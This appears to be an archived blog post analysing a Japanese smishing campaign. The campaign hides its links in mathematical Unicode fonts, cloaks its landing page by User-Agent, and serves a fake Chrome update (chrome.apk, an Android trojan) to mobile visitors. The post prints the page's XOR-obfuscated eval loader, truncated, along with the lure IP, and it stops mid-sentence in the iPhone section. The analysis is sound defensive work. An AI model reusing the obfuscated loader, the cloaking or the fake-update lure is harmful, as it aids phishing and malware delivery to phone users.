A “*s**t**r*ange *f**o**n**t*” Smishing Campaign that changes behaviour based on User-Agent, and abuses…

By Lena

Published: 2023-12-20 · Archived: 2026-05-05 02:14:40 UTC


8 min read

Jan 23, 2023

Recently in Japan, there has been an increase in Smishing attacks that uses a strange font. This got me wondering what was behind the strange font link, and lead me to write this post.

I named this the “StrangeFont” campaign.

Press enter or click to view image in full size




I came across a Smishing message,

> お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください 8t9z[.]***u**y**h**ic[.]com?xx

Which translates to,

> As the customer was absent, the package was brought back. Please confirm here 8t9z[.]***u**y**h**ic[.]com?xx

Press enter or click to view image in full size




Thus, I decided to conduct an analysis of this Smishing attack.

Table of contents

Analysing the SMS message

When I saw the link *8t9z[.]uyhic[.]com?xx,* I noticed that the font was strange. So I went to BabelStone's Unicode analysis site to check the unicode characters.

> Press enter or click to view image in full size



It was a mix of various fonts. The default characters are the *LATIN SMALL LETTER*. The anomalous characters are the *MATHEMATICAL SANS-SERIF BOLD ITALIC SMALL* and *MATHEMATICAL SANS-SERIF SMALL*.


Get Lena’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

I converted the 𝙪𝙮𝙝ic part to hex using CyberChef,

Press enter or click to view image in full size



The hex value for each of the characters are as follows, only ‘y’ corresponded to an ASCII hex value.

```
𝙪: f0 9d 99 aa
y: 79
𝙝: f0 9d 99 9d
i: f0 9d 97 82
c: f0 9d 96 bc
```


Here are some other variations of the Smishing text,

Press enter or click to view image in full size

Experimenting with User-Agents

Trying to access the link on my Debian Chrome browser showed *page can't be found.*

Press enter or click to view image in full size




The packet capture shows my User-Agent as,


> Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36

The HTTP response to the GET request was *404 Not Found*.

Press enter or click to view image in full size



I went to “Inspect” > “More tools” > “Network conditions”. From there, I can specify the User-Agent.



The html code for *8t9z[.]uyhic[.]com?xx* looks like the following,

```
<html>
<head>
    <title></title>
</head>
<body>
<div>
    <script>
        var arr = "61553,61564,61557,61538,61540,61496,61490,49323,49341,49397,49402,49366,49331,419
        var b = arr[arr.length-1];
        for(var i=0;i<arr.length-1;i++) {
            arr[i] =arr[i]^b;
        }
        arr.pop();
        eval(String.fromCharCode(...arr));
    </script>
</div>
</body>
</html>
```

Given that this Smishing link was sent to a mobile device, I assumed that I will need to change the User-Agent to a mobile device one, like iPhone or Android.

Android User-Agent

I chose *Chrome — Android Mobile* which has a User-Agent of

> Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Mobile Safari/537.36


Reloading the link showed the following message,

> セキュリティ向上のため,最新バージョンのChromeにアップデートしてください。’

Which translates to,


> For better security, please update to the latest version of Chrome.

Press enter or click to view image in full size



Clicking *OK* will download a file called *chrome.apk*.

Press enter or click to view image in full size



Android User-Agent analysis


I applied the filters *http || dns* to the packet capture, which shows the HTTP GET request and response, DNS request and response.

Press enter or click to view image in full size

Protocol	Information
HTTP	GET / HTTP/1.1
HTTP	HTTP/1.1 200 OK (text/html)
DNS	Standard query 0x9978 A 8t9z.uyhic.com
DNS	Standard query response 0x9978 A 8t9z.uyhic.com A 103.80.134.41
HTTP	GET /chrome.apk HTTP/1.1
HTTP	HTTP/1.1 200 OK (application/vnd.android.package-archive)


A DNS request to *8t9z[.]uyhic[.]com* is made, and an IP of 103[.]80.134.41 is returned. [This is flagged as malicious by multiple vendors on VirusTotal.]

Press enter or click to view image in full size




Over 200 domains that are associated with this IP can be seen, where one of them is *8t9z[.]uyhic[.]com.*

Press enter or click to view image in full size



The HTTP response was *200 OK* when I accessed the link using an Android Mobile User-Agent.

Press enter or click to view image in full size




A GET request for *chrome.apk* can be seen with a HTTP response of *200 OK*, where the content type is a *application/vnd.android.package-archive*.

Press enter or click to view image in full size


Multiple vendors on VirusTotal have flagged *chrome.apk* as malicious, namely an Android Trojan.

Press enter or click to view image in full size




I used JoeSandbox to analyse the malware, and various malicious behaviours could be seen, such as *Has permission to send SMS in the background*, *Has permission to perform phone calls in the background*, *Has permission to read contacts*, etc.

Press enter or click to view image in full size




Press enter or click to view image in full size



This *chrome.apk* makes various permission requests like *android.permission.SEND_SMS, android.permission.CALL_PHONE, android.permission.READ_CONTACTS.*

Press enter or click to view image in full size



iPhone User-Agent

I chose “Chrome — iPhone” which has a User-Agent of

> Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1.


Visiting the link showed the following message,

> APP Storeアカウントは安全異常があるので、再度ログインしてください。

Which translates to,

